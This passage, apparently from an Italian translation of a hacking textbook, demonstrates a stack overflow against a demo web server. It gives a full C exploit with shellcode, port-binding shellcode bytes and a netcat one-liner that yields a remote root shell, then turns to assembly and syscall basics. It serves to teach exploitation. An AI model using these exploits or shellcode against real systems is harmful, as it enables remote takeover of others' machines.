l'indirizzo di ritorno. Per prima cosa dobbiamo conoscere l'offset dall'inizio di un buffer che controlliamo fino all'indirizzo di ritorno memorizzato. Usando GDB possiamo analizzare il programma compilato per trovare questa informazione, ma vi sono alcuni dettagli che possono causare problemi. In primo luogo il programma richiede privilegi di root, perciò il debugger deve essere eseguito come root. Usando sudo o eseguendolo con l'ambiente di root si cambia lo stack, perciò gli indirizzi visibili nell'esecuzione del binario all'interno del debugger non corrisponderanno a quelli visibili nell'esecuzione normale. Vi sono altre lievi differenze che possono comportare diversità nella memoria all'interno del debugger, creando incoerenze che potrebbero risultare difficili da controllare. Secondo il debugger, tutto sembrerà funzionare, mentre invece l'exploit fallisce quando è eseguito al di fuori del debugger, poiché gli indirizzi sono diversi.

Una soluzione elegante a questo problema consiste nell'agganciarsi al processo dopo che è già in esecuzione. Nell'output seguente si è usato gdb per agganciarsi a un processo tinyweb già in esecuzione, avviato in un altro terminale. Il codice sorgente è stato ricompilato usando l'opzione -g per includere simboli di debugging che gdb può applicare ai processi in esecuzione.

```
reader@hacking:~/booksrc $ ps aux | grep tinyweb
root      13019  0.0   0.0  1504  344 pts/0   S+
20:25  0:00 ./tinyweb
reader   13104  0.0   0.0  2880  748 pts/2   R+
20:27  0:00 grep
tinyweb
reader@hacking:~/booksrc $ gcc -g tinyweb.c
reader@hacking:~/booksrc $ sudo gdb -q --pid=13019
--symbols=./a.out
Using  host  libthread_db  library  "/lib/tls/i686/
cmov/libthread_db.so.1".
```

```
Attaching to process 13019
/cow/home/reader/booksrc/tinyweb: No such file or
directory.
A program is being debugged already. Kill it? (y
or n) n
Program not killed.
(gdb) bt
#0  0xb7fe77f2 in ?? ()
#1 0xb7f691e1 in ?? ()
#2 0x08048ccf in main () at tinyweb.c:44
(gdb) list 44
39          if (listen(sockfd, 20) == -1)
40             fatal(”listening on socket”);
41
42          while(l) { // Accept loop
43                        sin_size  =  sizeof(struct
sockaddr_in);
44               new_sockfd = accept(sockfd, (struct
sockaddr *)&client_addr, &sin_size);
45             if(new_sockfd == -1)
46                fatal(”accepting connection”);
47
48                      handle_connection(new_sockfd,
&client_addr);
(gdb) list handle_connection
53       /* This function handles the connection on
the passed socket from the
54         * passed client address. The connection
is processed as a web request
55           * and this function replies over the
connected socket. Finally, the
56         * passed socket is closed at the end of
the function.
```

```
57        */
58         void handle_connection(int sockfd, struct
sockaddr_in *client_addr_ptr) {

59               unsigned char *ptr, request[500],
resource[500];
60          int fd, length;
61
62          length = ❶recv_line(sockfd, request);
(gdb) break break 62
Breakpoint 1 at 0x8048d02: file tinyweb.c, line 62.
(gdb) cont
Continuing.
```

Dopo l'aggancio al processo in esecuzione, un backtrace dello stack mostra che il programma si trova attualmente in `main()`, in attesa di una connessione. Dopo aver impostato un breakpoint nella prima chiamata di `recv_line()` sulla riga 62 (❶), il programma viene fatto continuare. A questo punto l'esecuzione del programma deve essere fatta avanzare effettuando una richiesta web usando wget in un altro terminale o in un browser. Quindi si arriva al breakpoint in `handle_connection()`.

```
Breakpoint   2,   handle_connection   (sockfd=4,
client_addr_ptr=0xbffff810) at tinyweb.c:62
62          length = recv_line(sockfd, request);
(gdb) x/x request
0xbffff5c0:     0x00000000
(gdb) bt
#0           handle_connection      (sockfd=4,
client_addr_ptr=0xbffff810) at tinyweb.c:62
#1  0x08048cf6 in main () at tinyweb.c:48
(gdb) x/16xw request+500
```

```
0xbffff7b4:      0xb7fd5ff4      0xb8000ce0
0x00000000    0xbffff848
0xbffff7c4:      0xb7ff9300      0xb7fd5ff4
0xbffff7e0    0xb7f691c0
0xbffff7d4:      0xb7fd5ff4      0xbffff848
0x08048cf6    0x00000004
0xbffff7e4:      0xbffff810      0xbffff80c
0xbffff834    0x00000004
(gdb) x/x 0xbffff7d4+8
❷0xbffff7dc:    0x08048cf6
(gdb) p 0xbffff7dc - 0xbffff5c0
$1 = 540
(gdb) p /x 0xbffff5c0 + 200
$2 = 0xbffff688
(gdb) quit
The program is running. Quit anyway (and detach
it)? (y or n) y
Detaching from program: , process 13019
reader@hacking:~/booksrc $
```

In corrispondenza del breakpoint, il buffer di richiesta inizia a 0xbfffff5c0. Il backtrace dello stack del comando bt mostra che l'indirizzo di ritorno da `handle_connection()` è 0x08048cf6. Poiché sappiamo come le variabili locali sono generalmente disposte sullo stack, sappiamo anche che il buffer di richiesta è situato vicino alla fine del frame; ciò significa che l'indirizzo di ritorno memorizzato dovrebbe essere sullo stack verso la fine di questo buffer da 500 byte. Poiché conosciamo già l'area generale da considerare, una rapida ispezione mostra che l'indirizzo di ritorno memorizzato si trova in 0xbffff7dc (❷). Basta qualche operazione matematica per mostrare che l'indirizzo di ritorno memorizzato è situato a 540 byte dall'inizio del buffer di richiesta. Tuttavia, vi sono pochi byte vicino all'inizio del buffer che potrebbero essere distorti dal resto della funzione. Ricordate che non

otteniamo il controllo del programma fino al termine della funzione. Per tenere conto di ciò, è meglio evitare l'inizio del buffer. Saltare i primi 200 byte non dovrebbe causare problemi, e rimane lo spazio per lo shellcode nei 300 byte restanti. In conclusione, 0xbffff688 è l'indirizzo di ritorno target.

0x142 Attacco con bombe a mano

Il seguente exploit per il programma tinyweb usa i valori di sovrascrittura dell'offset e dell'indirizzo di ritorno calcolati con GDB. Riempie il buffer di exploit con byte null, in modo che qualsiasi cosa scritta in esso sia automaticamente terminata con null, poi riempie i primi 540 byte con istruzioni NOP. In questo modo crea il NOP sled e riempie il buffer fino alla posizione di sovrascrittura dell'indirizzo di ritorno. Poi l'intera stringa è terminata con il terminatore di riga '`\r\n`'.

tinyweb_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"
```

```
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89
"\xe1\xcd\x80"; // Shellcode standard

#define OFFSET 540
#define RETADDR 0xbffff688

int main(int argc, char *argv[]) {
   int sockfd, buflen;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[600];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }
   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0))
== -1)
      fatal("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
      target_addr.sin_addr  =  *((struct  in_addr
*)host_info->h_addr);
     memset(&(target_addr.sin_zero), '\0', 8); //
Riempie con zeri il resto
                                                  //
della struttura.
```

```
        if   (connect(sockfd,   (struct   sockaddr
*)&target_addr, sizeof(struct sockaddr)) == -1)
      fatal("connecting to target server");

   bzero(buffer, 600);                          //
Riempie con zeri il buffer.
   memset(buffer, '\x90', OFFSET);              //
Crea un NOP sled.
*((u_int *)(buffer + OFFSET)) = RETADDR;        //
Inserisce l'indirizzo di ritorno
              memcpy(buffer+300,     shellcode,
strlen(shellcode)); // shellcode.
   strcat(buffer, "\r\n");                      //
termina la stringa.
   printf("Exploit buffer:\n");

      dump(buffer,  strlen(buffer));  //  Mostrail
buffer di exploit.
     send_string(sockfd,  buffer);   //  Invia  il
buffer di exploit come
                                  // richiesta HTTP.
   exit(0);
}
```

Una volta compilato, questo programma può violare da remoto gli host che eseguono il programma tinyweb, portandoli a eseguire lo shellcode. L'exploit esegue inoltre il dumping dei byte del buffer di exploit prima di inviarlo. Nell'output che segue, il programma tinyweb è eseguito in un terminale differente e l'exploit è collaudato su di esso. Ecco che cosa appare sul terminale dell'aggressore:

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
```

```
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db |
............1.1.
31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 2f 2f 73 68 |
1......j.XQh//sh
68 2f 62 69 6e 89 e3 51 89 e2 53 89 e1 cd 80 90 |
h/bin..Q..S.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf |
................
0d 0a                                           |
..
reader@hacking:~/booksrc $
```

Tornando al terminale che esegue il programma tinyweb, l'output mostra che il buffer di exploit è stato ricevuto e lo shellcode è stato eseguito. Questo codice fornirà una rootshell, ma soltanto per la console su cui è in esecuzione il server. Sfortunatamente non ci troviamo alla console, perciò non ci servirà. Sulla console del server si vede quanto segue:

```
reader@hacking:~/booksrc $ ./tinyweb Accepting web
requests on port 80
Got request from 127.0.0.1:53908 "GET / HTTP/1.1"
        Opening './webroot/index.html' 200 OK
Got request from 127.0.0.1:40668 "GET /image.jpg
HTTP/1.1"
        Opening './webroot/image.jpg' 200 OK
Got request from 127.0.0.1:58504
```

```
"□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□1□1□1□□□□j
                                XQh//shh/bin□□Q□□S□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□"
 NOT HTTP!
sh-3.2#
```

La vulnerabilità esiste, ma lo shellcode in questo caso non riesce a fare ciò che vogliamo. Poiché non ci troviamo alla console, lo shellcode è soltanto un programma autocontenuto, progettato per prendere il controllo di un altro programma in modo da aprire una shell. Una volta che è stato acquisito il controllo del puntatore di esecuzione del programma, tuttavia, lo shellcode iniettato non può fare alcunché. Esistono sono diversi tipi di shellcode (o payload) che possono essere usati in situazioni diverse; anche se non sempre viene effettivamente avviata una shell, si parla quasi sempre di *shellcode* o *codice shell*.

0x143 Shellcode per il binding di porte

Quando si esegue l'exploit di un programma remoto, avviare una shell a livello locale non serve a nulla. Il codice per il binding di porte si pone in ascolto per una connessione TCP su una certa porta e serve la shell in remoto. Supponendo che disponiate già dello shellcode per il binding di porte, per usarlo basta sostituire i byte dello shellcode (portbinding_shellcode) definiti nell'exploit. Nell'archivio zip del codice sorgente disponibile online è incluso uno shellcode che esegue

il binding alla porta 31337. Nell'output che segue sono mostrati i byte di tale codice.

```
reader@hacking:~/booksrc      $      wc      -c
portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc     $     hexdump     -C
portbinding_shellcode
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1
cd 80
|jfX.1.CRj.j.....|
00000010 96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1
6a 10
|.jfXCRfhzifS..j.|
00000020 51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1
cd 80 |QV.....
fCCSV....|
00000030 b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59
b0 3f
|.fCRRV.....j.Y.?|
00000040 cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68
2f 62 |..Iy...Rh//
shh/b|

00000050  69  6e  89  e3  52  89  e2  53  89  e1  cd  80
|in..R..S....|
0000005c
reader@hacking:~/booksrc     $     od     -tx1
portbinding_shellcode | cut -c8-80 | sed
-e 's/ /\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\
```

```
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```

Dopo alcune operazioni di formattazione, questi byte vanno a sostituire i byte dello shellcode del programma tinyweb_exploit.c, ottenendo così tinyweb_exploit2.c. Di seguito è riportata la nuova riga di shellcode.

Nuova riga da tinyweb_exploit2.c

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Shellcode per il binding alla porta 31337
```

Quando questo exploit è compilato ed eseguito su un host che esegue il server tinyweb, lo shellcode si pone in ascolto sulla porta 31337 per una connessione TCP. Nell'output che segue si è usato un programma denominato nc per connettersi alla shell. Si tratta del programma netcat (abbreviato in *nc*), che funziona come un programma cat, ma in rete. Non possiamo usare semplicemente telnet per connetterci, perché tale programma termina automaticamente tutte le righe in uscita con '\r\n'. L'output di questo exploit è mostrato di seguito. L'opzione della riga di comando -vv passata a netcat serve solo per visualizzare tutti i dettagli nell'output.

```
reader@hacking:~//booksrc $ gcc tinyweb_exploit2.c
reader@hacking:~//booksrc $ ./a.out 127.0.0.1
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................

90 90 90 90 90 90 90 90 90 90 90 90 6a 66 58 99 |
............jfX.
31 db 43 52 6a 01 6a 02 89 e1 cd 80 96 6a 66 58 |
1.CRj.j......jfX
43 52 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 |
CRfhzifS..j.QV..
cd 80 b0 66 43 43 53 56 89 e1 cd 80 b0 66 43 52 |
...fCCSV.....fCR
52 56 89 e1 cd 80 93 6a 02 59 b0 3f cd 80 49 79 |
RV.....j.Y.?..Iy
f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 |
...Rh//shh/bin..
52 89 e2 53 89 e1 cd 80 90 90 90 90 90 90 90 90 |
R..S............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
................
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf |
................
0d 0a                                           |
..
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
ls -l /etc/passwd
-rw-r--r-- 1 root root 1545 Sep 9 16:24 /etc/passwd
```

Anche se la shell remota non visualizza un prompt, accetta comandi e restituisce l’output in rete.

Un programma come netcat può essere usato per molti altri scopi. È progettato per operare come un programma console, consentendo pipe e reindirizzamento di standard input e standard output. Usando netcat e il codice per il binding di porte in un file, si può eseguire lo stesso exploit sulla riga di comando.

```
reader@hacking:~/booksrc $ wc -c
portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ (perl -e 'print
“\x90”x208'; cat portbinding_shellcode) | wc -c
300
reader@hacking:~/booksrc $ echo $((540+4 - 300))
244
reader@hacking:~/booksrc $ echo $((244 / 4))
```

```
61
reader@hacking:~/booksrc   $   (perl   -e   'print
"\x90"x208';

> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x61 . "\r\n"')
```

```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRjj□□□□jfXCRfhzifS
□□jQV□□□□fCCSV□□□□fCRRV□□□□jY□□□Iy□□
                          Rh//shh/bin□□R□□S□□  □□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□
```

```
reader@hacking:~/booksrc   $   (perl   -e   'print
"\x90"x208'; cat portbinding_shellcode;
perl -e 'print "\x88\xf6\xff\xbf"x61 . "\r\n"') |
nc vv 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
 sent 546, rcvd 0
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?)
open
whoami
root
```

Nell'output precedente, per prima cosa si deterina che la lunghezza dello shellcode per il binding di porte è di 92 byte. Poiché l'indirizzo di ritorno deve essere allineato a un limite di 4 byte per una sovrascrittura corretta, la lunghezza del NOP sled è impostata a 208 byte. In questo modo si realizza la prima parte del buffer, di 300 byte, che è allineata correttamente poiché è divisibile per 4. L'indirizzo di ritorno da sovrascrivere si trova a 540 byte dall'inizio del buffer, perciò se

l’indirizzo di ritorno target è ripetuto 61 volte al termine del buffer, l’ultima dovrebbe effettuare la sovrascrittura. Infine, il buffer è terminato con '\r\n'. I comandi che creano il buffer sono raggruppati con parentesi per realizzare un pipe del buffer in netcat. Quest’ultimo esegue la connessione al programma tinyweb e invia il buffer. Dopo l’esecuzione dello shellcode, netcat deve essere interrotto premendo Ctrl+C, poiché la connesisone socket originale è ancora aperta. Poi, si usa ancora netcat per connettersi alla shell associata alla porta 31337.

Shellcode

Finora lo shellcode usato nei nostri exploit era costituito soltanto da una stringa di byte copiati e incollati. Abbiamo visto shellcode standard per exploit locali e codice di binding di porte per exploit remoti. Lo shellcode talvolta è anche indicato come payload dell'exploit, perché questi programmi autonomi assumono il controllo ed eseguono il loro compito dopo che un programma è stato oggetto di hacking. Lo shellcode solitamente avvia una shell, poiché questo è un modo elegante per trasferire il controllo, ma in realtà può fare tutto ciò che fa un programma normale.

Sfortunatamente, per molti hacker lo shellcode si limita a copiare e incollare byte; così però non sfruttano affatto le possibilità di questo strumento. Lo shellcode fornisce un controllo assoluto sul programma attaccato. Per esempio, se volete che lo shellcode aggiunga un account di amministratore a /etc/passwd, o che rimuova automaticamente delle righe dai file di log, potete farlo. Per chi sa come scrivere questo codice, i limiti degli exploit sono soltanto quelli della propria immaginazione. Inoltre, la scrittura di shellcode sviluppa capacità nell'uso del linguaggio assembly e consente di fare pratica nell'applicazione di molte tecniche di hacking utili da conoscere.

0x210 Assembly e C

I byte di shellcode sono istruzioni in linguaggio macchina specifiche dell'architettura, perciò si scrivono usando il linguaggio assembly. Il

linguaggio assembly è diverso dal C, ma molti principi di base sono simili. Il sistema operativo gestisce elementi come input, output, controllo di processo, accesso ai file e comunicazioni di rete nel kernel. I programmi C compilati eseguono queste attività tramite chiamate di sistema al kernel. Sistemi operativi diversi hanno set di chiamate di sistema differenti.

Nel linguaggio C si utilizzano librerie standard per comodità e portabilità dei programmi. Un programma in C che usa `printf()` per l'output di una stringa può essere compilato per molti sistemi diversi, poiché la libreria conosce le chiamate di sistema appropriate per varie architetture. Un programma in C compilato su un processore *x*86 produce codice assembly *x*86.

Per definizione, il linguaggio assembly è già specifico di una certa architettura di processore, perciò la portabilità è impossibile. Non esistono librerie standard, ma occorre effettuare direttamente le chiamate di sistema del kernel. Per iniziare il nostro confronto, scriviamo un semplice programma in C e poi lo riscriviamo in assembly *x*86.

helloworld.c

```
#include <stdio.h>
int main() {
  printf("Hello, world!\n");
  return 0;
}
```

Quando si esegue il programma compilato, il flusso di esecuzione passa per la libreria di I/O standard e alla fine viene effettuata una chiamata di sistema per visualizzare sullo schermo la stringa *Hello, world!*. Per il tracing delle chiamate di sistema si usa il programma

strace, che applicato al programma helloworld compilato, visualizza tutte le chiamate di sistema che questo effettua.

```
reader@hacking:~/booksrc $ gcc helloworld.c
reader@hacking:~/booksrc $ strace ./a.out
execve("./a.out", ["./a.out"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)        =  -1
ENOENT (No such file or directory)
mmap2(NULL,     8192,      PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef6000
access("/etc/ld.so.preload", F_OK)        =  -1
ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3,  {st_mode=S_IFREG|0644,  st_size=61323,
...}) = 0
mmap2(NULL, 61323, PROT_READ, MAP_PRIVATE, 3, 0) =
0xb7ee7000

close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No
such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20Z\
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1248904,
...}) = 0
mmap2(NULL,    1258876,     PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7db3000
mmap2(0xb7ee0000,   16384,   PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE,  3,  0x12c)  =
0xb7ee0000
```

```
mmap2(0xb7ee4000,   9596,   PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,   -1,   0)   =
0xb7ee4000
close(3)
= 0
mmap2(NULL,     4096,     PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db2000
set_thread_area({entry_number:-1     ->     6,
base_addr:0xb7db26b0, limit:1048575, seg_32bit:1,
contents:0,  read_exec_only:0,  limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
mprotect(0xb7ee0000,              8192,
PROT_READ)                   = 0
munmap(0xb7ee7000,
61323)                             = 0
fstat64(1,          {st_mode=S_IFCHR|0620,
st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL,     4096,     PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef5000
write(1, "Hello, world!\n", 13Hello, world!
)         = 13
exit_group(0)                           = ?
Process 11528 detached
reader@hacking:~/booksrc $
```

Come potete vedere, il programma compilato non si limita a stampare una stringa. Le chiamate di sistema iniziali impostano l'ambiente e la memoria, ma la parte più importante è costituita dalla chiamata di sistema `write()` evidenziata in grassetto, che provvede all'output effettivo della stringa.

Le pagine di manuale Unix (a cui si accede con il comando man) sono suddivise in sezioni; la Sezione 2 contiene quelle dedicate alle

chiamate di sistema, perciò il comando man 2 write visualizza la descrizione dell'uso della chiamata di sistema write(), che riportiamo di seguito tradotta in italiano.

Pagina di manuale per la chiamata di sistema write()

```
WRITE(2)                    Linux Programmer's
Manual                WRITE(2)

NOME

       write - scrive su un descrittore di file

SINOSSI

       #include <unistd.h>

          ssize_t write(int fd, const void *buf,
size_t count);

DESCRIZIONE

       write() scrive fino a count byte sul file
referenziato dal descrittore fd dal buffer che
inizia in buf. POSIX richiede che una read()
successiva a una write() restituisca i nuovi dati.
Da notare che non tutti i file system sono
conformi a POSIX.
```

L'output di strace mostra anche gli argomenti della chiamata di sistema: buf e count sono rispettivamente un puntatore alla stringa e la lunghezza di quest'ultima. L'argomento fd, in questo caso pari a 1, è uno speciale descrittore di file standard. I descrittori di file sono usati

ovunque in Unix: input, output, accesso ai file, socket di rete e così via; sono un po' come i numeri assegnati in un guardaroba. Aprire un descrittore di file è un po' come rivolgersi alla guardarobiera, perché si ottiene un numero che può essere usato in seguito per indicare il proprio capo di abbigliamento. I numeri 0, 1 e 2) sono usati automaticamente per indicare standard input, standard output e standard error. Questi valori sono standard e sono definiti in molte posizioni, come il file /usr/ include/unistd.h riportato di seguito.

Da /usr/include/unistd.h

```
/* Descrittori di file standard. */
#define STDIN_FILENO 0 /* Standard input. */
#define STDOUT_FILENO 1 /* Standard output. */
#define STDERR_FILENO 2 /* Standard error output.
*/
```

Scrivendo dei byte sul descrittore 1, che corrisponde allo standard output, significa stampare i byte; leggere dal descrittore 0, corrispondente allo standard input, significa effettuare l'input dei byte. Il descrittore di file dello standard error, 2, è usato per visualizzare messaggi di errore o di debugging che possono essere filtrati dallo standard output.

0x211 Chiamate di sistema Linux in assembly

Ogni possibile chiamata di sistema Linux è enumerata, in modo che sia associata a un numero utilizzabile per una chiamata in assembly. Le chiamate di sistema sono elencate in /usr/include/asm-i386/ unistd.h.

Da /usr/include/asm-i386/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
* Questo file contiene i numeri delle chiamate di
sistema.
*/

#define __NR_restart_syscall      0
#define __NR_exit          1
#define __NR_fork          2
#define __NR_read          3
#define __NR_write         4
#define __NR_open          5
#define __NR_close         6
#define __NR_waitpid       7
#define __NR_creat         8
#define __NR_link          9
#define __NR_unlink       10
#define __NR_execve       11
#define __NR_chdir        12
#define __NR_time         13
#define __NR_mknod        14
#define __NR_chmod        15
#define __NR_lchown       16
#define __NR_break        17
#define __NR_oldstat      18
#define __NR_lseek        19
#define __NR_getpid       20
#define __NR_mount        21
#define __NR_umount       22
```

```
#define __NR_setuid    23
#define __NR_getuid    24
#define __NR_stime     25

#define __NR_ptrace    26
#define __NR_alarm     27
#define __NR_oldfstat  28
#define __NR_pause     29
#define __NR_utime     30
#define __NR_stty      31
#define __NR_gtty      32
#define __NR_access    33
#define __NR_nice      34
#define __NR_ftime     35
